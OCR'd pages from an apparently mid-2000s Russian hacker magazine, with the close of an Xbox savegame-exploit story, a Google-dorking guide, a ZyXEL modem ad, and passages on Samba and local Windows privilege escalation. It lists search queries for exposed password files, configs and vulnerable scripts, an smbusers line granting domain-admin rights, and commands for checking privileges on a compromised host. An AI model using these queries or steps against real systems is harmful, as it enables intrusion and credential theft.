
Метод Habibi_xbox'а состоял в эксплуатации дыры в игре 007 Agent Under Fire от компании Electronic Arts. Эта игра делает сэйвы на жестком диске. Если внести некоторые изменения в файл сохраненной игры и загрузить его в игре, то можно вызвать системную ошибку, переполнение и перехватить управление приставкой. Habibi_xbox копировал файл сохраненной игры на флеш-карточку, после чего редактировал его на ПК, совмещая со специальным дистрибутивом Linux, предназначенным для аппаратно модифицированных приставок. Таким образом, загрузка данного файла в игре приводила к запуску Linux.



[на сайте ultrachip.ru можно купить мод-чип и почитать интересные статьи]

А во второй половине месяца pSyCo выложил на *xemulation.com* инфу о том, как с помощью вышеописанного метода можно перепрошить BIOS приставки. Для этого он использовал специальную программу Raincoat, маскирующуюся под файл сохраненной игры, и в итоге внес в TSOP-консоли изменения, которые дают возможность загружать Xbox Linux Live напрямую, без необходимости загрузки игры и т.п.

Так закончилась история портирования Линукса на коробку. Хакеры, как всегда, одержали победу над Microsoft в противостоянии, длившемся целый год



На это повествование меня вдохновил автор материала www.securitylab.ru/45772.html. Обязательно ознакомься с его статьей.

Подробнее о синтаксисе файлов для роботов можно узнать тут: www.robotstxt.org/wc/norobots.html.

Google-hack для маленьких


ПОИСКОВЫЕ СИСТЕМЫ СЛУЖАТ ДЛЯ ОБЛЕГЧЕНИЯ ЖИЗНИ ЧЕЛОВЕКА. В ЛЮБОЕ ВРЕМЯ С ПОМОЩЬЮ ЕДИНСТВЕННОГО ЗАПРОСА ТЫ МОЖЕШЬ НАЙТИ ЛЮБУЮ ИНТЕРЕСУЮЩУЮ ИНФОРМАЦИЮ. ОДИН ИЗ ИЗВЕСТНЕЙШИХ ПОИСКОВЫХ САЙТОВ НАЗЫВАЕТСЯ GOOGLE.COM. ЭТО САМЫЙ НАВОРОЧЕННЫЙ РЕСУРС С МНОГОЧИСЛЕННЫМИ И УДОБНЫМИ НАСТРОЙКАМИ. С ПОМОЩЬЮ GOOGLE МОЖНО СОВЕРШИТЬ МНОЖЕСТВО СЕТЕВЫХ АТАК И НАЙТИ КОНФИДЕНЦИАЛЬНУЮ ИНФОРМАЦИЮ — ДОСТАТОЧНО ЛИШЬ УМЕТЬ ГРАМОТНО СФОРМИРОВАТЬ НУЖНЫЙ ЗАПРОС | Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

Хакерское применение поисковых машин

То, что Google пользуется популярностью среди хакеров, думаю, доказывать не стоит. Недаром взломщики выделили Google-hack в отдельное хакерское течение. Оно заключается в том, что злоумышленник ищет жертву через страницы поисковика, вбивая в окно для запроса специальные строки, помогающие обнаружить уязвимость в софте. Нередко с помощью *google.com* хакеры находят секретные документы, которые случайно оказались на всеобщем обозрении. Большинство запросов включают в себя специальные средства поиска Google, с которыми я тебя обязательно познакомлю.

[что может Google?] Зайди на *www.google.com* и обратись к вкладке «Расширенный поиск». На этой странице указываются параметры запроса, которые могут пригодиться хакеру. Так, например, чтобы найти все страницы, содержащие в заголовке текст «Хакерский сайт Васи Пупкина», достаточно изменить опцию «Упоминание», поставив значение «В заголовке страницы», а затем набрать нужный текст строкой ниже.

Зачем это нужно? Дело в том, что некоторые секретные страницы по недосмотру администраторов могут



[продвинутые свойства Google]

не защищаться паролем, а умный поисковик без труда запомнит местонахождение таких ссылок. А по ключевым словам ты без проблем сможешь отыскать «золотые страницы интернета» :).

Чтобы не быть голословным, попробую показать тебе всю мощь поисковика. Три месяца назад мир узнал об уязвимости в форуме phpBB 2.0.10, и ты тоже наверняка об этом слышал. Но вот беда: не все админы успели обновить форум до более стабильного релиза. Гугл хранит в себе массу ссылок на ресурсы со старой версией борды. От хакера требуется лишь найти жертву с помощью одного-единственного запроса «Powered by phpBB 2.0.10». Теперь, если в установках указать, что нужно выводить не десять результатов на страницу, как это делается по дефолту, а сразу сто, искать бажные ресурсы станет заметно проще. Когда просмотришь все ссылки, можешь попросить Гугла найти сервер с форумом 2.0.9 и т.д. В общем, тут есть где разгуляться!

[конфиги и пароли] Поисковик Google — это не обычный ресурс. Если, скажем, уязвимые форумы хакер может найти на Яндексе или Рэмблере, то на этих поисковиках взломщику сложно будет отыскать файлы с определенным расширением. Представь, что одним прекрасным днем злоумышленник захотел найти себе красивый ICQ-уин. Недолго думая, он зашел на Google, ввел в поисковую строку фразу «Index.of ICQ dat» и, щелкнув по третьей ссылке, стал законным обладателем крутого номерка. А все потому, что какой-то ламер открыл на весь мир каталог с бэкапом своего диска C.

Давай разберемся, как же так получилось. Видно, что в запросе присутствуют какие-то странные слова. Все это — специфичные для поисковой системы выражения. Как ты, наверное, замечал, web-сервер Apache при выводе листинга какого-либо каталога пишет в самом верху жирную надпись «Index of /каталог». Суще-

ствует немаленькая вероятность, что какой-нибудь лабух вывесил в инете содержимое своего *c:\program files\ICQ*. Поэтому в запросе используются слова «ICQ» и «dat», чтобы отсеять ненужное. А точка в нашем случае выступает в роли символа пробела — это общепринятое обозначение в Google.
Но напороться на красивый шестизнак с помощью Google-hack не так-то просто. Обычно злоумышленники ищут не симпатичные аськи, а какие-нибудь конфиги. К примеру, тебе захотелось проверить наличие ссылки на небезызвестный *wcx_ftp.ini*. Этот конфиг от Total Commander сохраняет в себе пароли на различные FTP-архивы. И надо сказать, что расшифровать эти пассворды не составляет особого труда. Узнать все ссылки на *wcx_ftp.ini* поможет запрос вида «filetype:ini inurl:wcx». Пришло время разобраться в премудростях этих выражений.



Админы Google закрыли некоторые запросы, которые юзают известные черви. Например поисковый запрос «inurl:php inurl:id» вызывает глобальную ошибку системы :).



Не стоит забывать, что все действия хакера противозаконны и эта статья предназначена лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.

Конструкция *filetype* позволяет указывать искомое расширение файла. Она имеется в арсенале многих поисковиков, однако только Google позволяет задавать любое расширение для поиска. Второе выражение *inurl* проверяет наличие подстроки в целой ссылке. То есть логическое обоснование поискового запроса можно сформулировать как «Я хочу увидеть все ссылки, оканчивающиеся на .ini и имеющие подстроку wcx». Таким образом хакер находит нужные ему конфиги. Никто не мешает злоумышленнику поискать конфиг с зашифрованным паролем от Edialer'а, ключи WebMoney и т.д.

[поиск уязвимостей] Наконец, мы подошли к самым распространенным запросам, которые задаются хакерами. Это ручной поиск уязвимостей в Google-ссылках. Представим ситуацию: некий взломщик нашел баг в голосовалке *vote.php*. Суть дыры в том, что скрипту передается параметр *answer*, изменив который, можно подключить к сценарию любой текстовый файл. Но вот беда: хакер не может найти применение свежей дырке. Писать телегу в багтрак неохота, так как есть желание взломать ряд серверов с активной голосовалкой. Приходится идти на Google и искать заразные ссылки там. По всей видимости, злоумышленник воспользуется запросом «filetype:php inurl:answer». Большинство этих ссылок покажет серверы, на которых установлен искомый скрипт.
Но все это только в теории. На практике ситуация может быть не очень красивой. Представь, что помимо бажной голосовалки существует еще один скрипт *vote.php*, который более распространен, нежели предыдущий. И что же, прикажешь бедному хакеру перерывать тысячи запросов Google и искать нужный? Вовсе нет :). Достаточно отфильтровать левые ссылки с помощью добавочной подстроки. Скажем, если ненужному скрипту передается еще один параметр *client=номер*, достаточно дописать в окно с запросом ключевое слово «-client», и взломщик уже не увидит тех ссылок, которые ранее надоедали хакерскому глазу :). В такой ситуации важно найти коренное отличие, которое затем задается в виде исключающего слова. Кстати, таких слов может быть несколько, что еще раз доказывает мощность поисковика.
Многие хакеры и простые скрипткидисы часто бродят по Гуглу в поиске очередной жертвы. По некоторым признакам они сами тестируют скрипты на общеизвестные баги и тем самым проводят атаку. Я не буду перечислять список ошибок, а лишь приведу простой пример. Ты знаешь, что большинство cgi-скриптов, подключающих txt-файлы, делают это через функцию *open()*. Таким образом, в некоторых сценариях хакер может легко подключить файл */etc/passwd* либо вообще вывод */usr/bin/id* (все зависит от его фантазии :)). Как ты думаешь, каким способом взломщик находит подобный баг? Я тебе отвечу не задумываясь — через *google.com*. Недоброжелатель просто вводит в поисковое окно запрос «filetype:cgi inurl:txt», и, если нужно, еще несколько признаков. В ответ поисковик возвращает тысячи ссылок с сотнями уязвимых скриптов. А ведь я привел пример лишь с cgi и txt. Если учитывать бажный инклуд html-файлов, а также то, что скрипты могут иметь расширения pl, php и asp, то число найденных ссылок будет стремиться к бесконечности. Не забывай, что база Google регулярно обновляется, и не исключено, что набор линков, показанных сегодня, будет отличаться от завтрашних ссылок.




[где-то тут тебя ждет красивый номерок]

Нередко хакеры выбирают для взлома серверы в определенной зоне. Скажем, захотелось спамеру Пете найти французский прокси-сервер. Но вот беда, на всех публичных источниках он не обнаружил анонимного проксика. Пришлось просить помощи у *google.com*. Петр зашел на Гугл и ввел в окно запроса «powered.by.phpBB site:fr». Поисковик выдал пару сотен ссылок на французские ресурсы со старой версией форума, и уже через полчаса негодяй Петя активно спамил интернет через безопасный прокси-сервер. И все благодаря силе Google.
Часто бывает, что хакеры выкладывают в public-источник эксплойты для определенной версии Web-сервера. А те, кто решился его заюзать, лезут на Google и ищут уязвимые релизы через ответы поисковика. Как они это делают? Очень просто! Злоумышленники пользуются директивой *intitle*, которая указывает на информацию, расположенную в заголовке страницы. К примеру, чтобы найти все серверы под управлением Apache 2.0.48, необходимо сформировать условие *intitle:index.of Apache/2.0.48*.
И еще один твик, которым пользуются хакеры. Можно использовать поисковик для обнаружения определенного скрипта, который установлен в фиксированном каталоге. Например, взломщик хочет отыскать скрипт аукциона main.php и точно знает, что сценарий находится в папке */myauction*. Запрос будет выглядеть следующим образом: «allinurl:/myauction/main.php».

[средства автоматизации] Не так давно несколько добрых людей написали замечательную утилиту, которая автоматизирует процесс поиска. Точнее, делает его удобнее. Теперь любой желающий может искать нужные ссылки прямо в консоли. Достаточно скомпилировать сишный файл *http://packetstormsecurity.nl/UNIX/audit/lgool.c* и запустить бинарник с параметром поискового запроса. Радует, что эта утилита поддерживает прокси и легко портируется под многие системы.
Я думаю, ты убедился, что Google-hack можно выделить в отдель-



[ищем бажные форумы]



[отказываемся от индексирования ресурса]



[ручной поиск уязвимостей]



[выводим скрипты на чистую воду]

ное течение. Уж очень много людей пользуется поисковиком в корыстных целях. Существует целый ресурс *http://johnny.ihackstuff.com*, который содержит множество поисковых запросов для нахождения уязвимых страниц. Обязательно посети этот сайт и, быть может, откроешь для себя много нового.

Кстати, чтобы автоматизировать свои действия, необходимо заключить специальное соглашение с Гуглом. Внимательно почитай текст *www.google.com/terms_of_service.html* и все поймешь сам.

[защити свой ресурс!] Владеть информацией о взломе с помощью Google — это, конечно, здорово. Но нужно научиться защищаться от хакеров, которых хлебом не корми — дай что-нибудь поломать. А для защиты требуется знать три простых правила.

1 Запрещение индексирования сайта.

Никакой поисковый ресурс не будет индексировать сайт без разрешения владельца. Но бывает всякое: то какой-то недоброжелатель вывесит на своем сайте линк на сторонний ресурс, то подпишет его в *google.com*. Если ты наотрез отказываешься от индексирования, просто создай в корне своего сайта файл *robots.txt*. В нем напиши две строки:

```
User-agent: *
Disallow: /
```

Теперь Google и все остальные поисковики перестанут заносить в базу страницы с твоего сайта. Все подобные системы обладают искусственным этикетом. Они ищут, перечитывают



[как много интересных конфигов!]



[ищем через консоль]

файл robots.txt и подчиняются его содержимому. В моем примере описывается запрещение индексации всего ресурса для всех User-Agent'ов.

2 Отказ от индексирования ресурса.

Можно пойти другим путем для отказа от индексирования страниц сайта. Зайди на страницу *www.google.com/remove.html* и оформи заявку на отказ от использования поисковика. Правда, от тебя потребуется доказать, что ты являешься хозяином сайта. Для этого нужно вставить на определенную страницу некоторые тэги. Только тогда Google перестанет индексировать твой ресурс.

3 Самое простое правило.

Чтобы не стать добычей для хакеров, возьми себе за правило: не храни на сервере важной информации, даже если тебе кажется, что она достаточно хорошо защищена. Используя Google, хакер легко обнаружит нужный документ, который вполне может оказаться конфиденциальным. Помимо этого, старайся не использовать публичных и незащищенных скриптов — они могут подвести тебя в самый неподходящий момент

[ЛАКОМЫЕ ЗАПРОСЫ]

Приведу несколько запросов, с помощью которых хакер без труда добывает нужную информацию. Естественно, что только Google помогает ему в этом нелегком деле.

Index.of master.passwd — поиск паролей во FreeBSD
Index.of /admin — почувствуй себя админом!
Index.of ws_ftp.ini — а теперь найдем конфиг для WS_FTPD
Index.of "amount.xls" — или важную банковскую базу
filetype:sql inurl:users — кстати, о базах...
intitle:Usage Statistics for Generated by Webalizer — смотрим статистику
intitle:Index of dbconvert.exe chats — а также логи ICQ-чата
site:jp filetype:pl inurl:txt — это мы уже проходили. Special for Japan :)
filetype:php inurl:file — поиск инклуд-файлов к PHP
inurl:main.php Welcome to phpMyAdmin — дырявый phpMyAdmin
site:gov inurl:Confidential filetype:pdf — под грифом «Совершенно секретно» :)
inurl:number filetype:asp — ищем SQL-инжекцию в ASP-скриптах





ТОВАР СЕРТИФИЦИРОВАН





Береги свой ZyXEL смолоду!






модемы серии

OMNI 56K

OMNI 56K PRO | OMNI 56K DUO



OMNI 56K NEO | OMNI 56K UNO







OMNI 56K MINI | OMNI 56K PCI Plus





Модемы Omni 56K

- Максимальная скорость доступа в Интернет
- Надежная связь на любых линиях
- Легкая установка и простота в обращении
- Три года гарантии

При покупке модема — Интернет-карта в подарок*





* Только для модемов с наклейкой РОЛ









Новые приключения Масяни, Хрюнделя и Лохматого можно увидеть по адресу:

OMNI.ZyXEL.RU

[ЛАЗЕЙКА ЧЕРЕЗ SAMBA]
Существует один очень хороший и проверенный способ взлома Windows. Если у злоумышленника имеется удаленный или локальный доступ к графической оболочке, а компьютер входит в самбовый домен, у него есть возможность получить админские права на Windows. Для реализации задачи хакеру нужно получить root-доступ на linux-сервере, а затем добавить свой сетевой логин в группу *domain-admins*. Следующая запись должна быть прописана в файле /etc/samba/smbusers (или в другом каталоге):

root = administrator yourlogin

После изменений взломщик должен заново зайти под именем yourlogin. Теперь его аккаунт наделен админскими правами :).




Не стоит забывать, что все действия хакера противозаконны и эта статья написана лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.



После взятия административных привилегий хакер может с легкостью остановить файрвол командой NET STOP имя_сервиса.



На компакт-диске ты найдешь утилиты для локального взлома Windows, облегчающие жизнь хакера.



Админ в окошке


ВЕСЬ МИР ЗНАЕТ О ТОМ, КАК ЛЕГКО ПОЛОМАТЬ WINDOWS. ДОСТАТОЧНО СКАЧАТЬ КАКОЙ-НИБУДЬ УДАЛЕННЫЙ ЭКСПЛОЙТ С ХАКЕР.RU И НАТРАВИТЬ ЕГО НА БАЖНЫЙ СЕРВЕР. НО ДАЛЕКО НЕ ВСЕ СРЕДСТВА ПОЗВОЛЯЮТ ПОЛУЧИТЬ ПРАВА АДМИНИСТРАТОРА. РАЗРУЛИТЬ ТАКОЙ НЕВЕСЕЛЫЙ РАСКЛАД ПОМОЖЕТ РАБОЧИЙ ЛОКАЛЬНЫЙ ЭКСПЛОЙТ, ВЫБОРОМ КОТОРОГО Я СЕГОДНЯ И ЗАЙМУСЬ I

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

Локальные атаки на современные версии Windows

[подготовка к укрощению] Что же делают взломщики после того, как получают доступ к заветной командной строке? В первую очередь необходимо оценить свои привилегии. Ведь удаленно поломать винду можно не только с помощью эксплойта. Вполне реально, что взломщик проник в систему через троянскую лазейку либо другим изысканным способом. В этих случаях злоумышленник пока не знает, какими полномочиями он обладает. Узнать их поможет команда *tasklist /V*. После выполнения команды нужно посмотреть, под чьим именем запущен процесс *cmd.exe*. Если это имя SYSTEM, то хакеру уже не нужны дополнительные эксплойты — им взят верх привилегий Windows :). В случае если логин другой, следует проверить, в какую группу он входит. Для этого нужно набрать уже другую команду: *net users LOGIN* (где *LOGIN* — найденное имя). Предпоследняя строчка покажет членство в системных группах. Опять же, если в подстроке есть слово Administrators (или «Администраторы»), то заботиться о повышении прав не следует — все уже и так в шоколаде. В противном случае можно начинать искать баг в системе и тестировать локальный эксплойт.

[пробиваем систему] Настало время протестировать несколько очень удачных эксплойтов. Я их описывал в своем обзоре, однако о запуске говорил лишь в общих чертах. Задача хакера усложняется тем, что поднятие прав необходимо осуществить в командной строке без графического интерфейса. Но это совсем даже не помеха!
Самым свежим и удачным средством для локального нападения является творение под названием Internet Explorer .ANI files handling Universal Exploit. Я не буду углубляться в детали и рассказывать, по какому принципу работает сплойт (это все уже описывалось в мартовском обзоре), а подробнее остановлюсь на запуске и использовании этого средства для взлома.
В первую очередь необходимо скачать эксплойт и скомпилировать его с помощью lcc. В журнале уже не раз писалось про подобные вещи. После того как у взломщика в арсенале будет рабочий бинарный файл, его следует аккуратно транспортировать на взломанный сервер. Сделать это можно с помощью интегрированного троянского FTP-доступа (если такой имеется) либо используя примитивный сценарий для встроенного в Windows ftp-клиента.
